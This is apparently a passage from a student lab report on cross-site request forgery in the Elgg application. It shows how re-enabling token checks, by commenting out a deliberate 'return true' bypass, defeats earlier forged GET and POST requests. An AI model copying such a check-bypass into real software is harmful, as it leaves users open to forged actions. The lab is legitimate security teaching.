We now enable the CSRF countermeasure by commenting out the return True statement. Due to this statement, the function always returned true, even when the token did not match. So, by commenting it out, we are performing the check on token and timestamp and only if they are the same, we return true. If the tokens are not present or invalid, the action is denied, and the user is redirected. This can be seen in the following:




```
ActionsService.php (/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg) - gedit

    $hour = 60 * 60;
    return (int)((float)$timeout * $hour);
}

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    // return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }
    }
}
```


I remove the results of the previously done attacks, to have Alice's account as follows:




Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string.

We then perform the same attacks:

On doing GET request attack:



On doing the POST request attack:



We see that we see an error during both the times and our attack is unsuccessful. We get the error that the token and timestamp fields are missing and hence the action was not performed successfully. On looking at the HTTP headers for both GET and POST request, we see no token and ts fields being sent. This is because we are constructing the HTTP request and have not specified any parameters for timestamp and secret token.

This can be seen in the addfriend GET request in the URL, where we only have friend parameter.



Size/transferred size of all requests

Also, in the POST request to edit the profile, we see all the parameters we set but not the ts and token.

We can see the elgg\_ts and elgg\_token in the source code of the web page of elgg website by using the inspect element:

```
:"default","simplecache_enabled":1,"security":{"token":{"__elgg_ts":1572417323,"__elgg_token":"P2gqRddJHHdeaQ_GdIWahQ"}}, "session":
container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54+00:00","time_updated":"2019-10-30T06:26:47+00:00","url":"http://
username":"alice","language":"en","admin":false},"token":"w3NSjfQLnF3AapWFqgDdyK"},"_data":{"page_owner":
container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54+00:00","time_updated":"2019-10-30T06:26:47+00:00","url":"http:
,"username":"alice","language":"en"}};
```

But these are not sent in the HTTP request because the request is sent from the attacker's website to elgg server and not from elgg website to the server. Since these tokens are set in the elgg's website, only a request going from the same website will have these parameters. Due to the same origin policy, any other web page would not be able to access the contents of the elgg's web page and so they cannot attach this token in their forged requests.

We can see these secret tokens when we are logged in into Alice's account, but any other user on the platform will not have Alice's credentials and hence won't be able to find these values. Also, anyone cannot guess these values because even though it's easy to find the timestamp value, we

need two values to pass the test – timestamp and the secret token, and the secret token is a hash value of the site secret value – that is retrieved from the database, timestamp, user sessionID and random generated session string. Even though we would know the timestamp and user sessionID from the previous practices, it is impossible to get the site's secret value which is stored in its own secret database and a string that is generated randomly. Hence, the attacker cannot guess nor find out – that requires having valid credentials – the secret tokens, and hence the attack will not be successful anymore.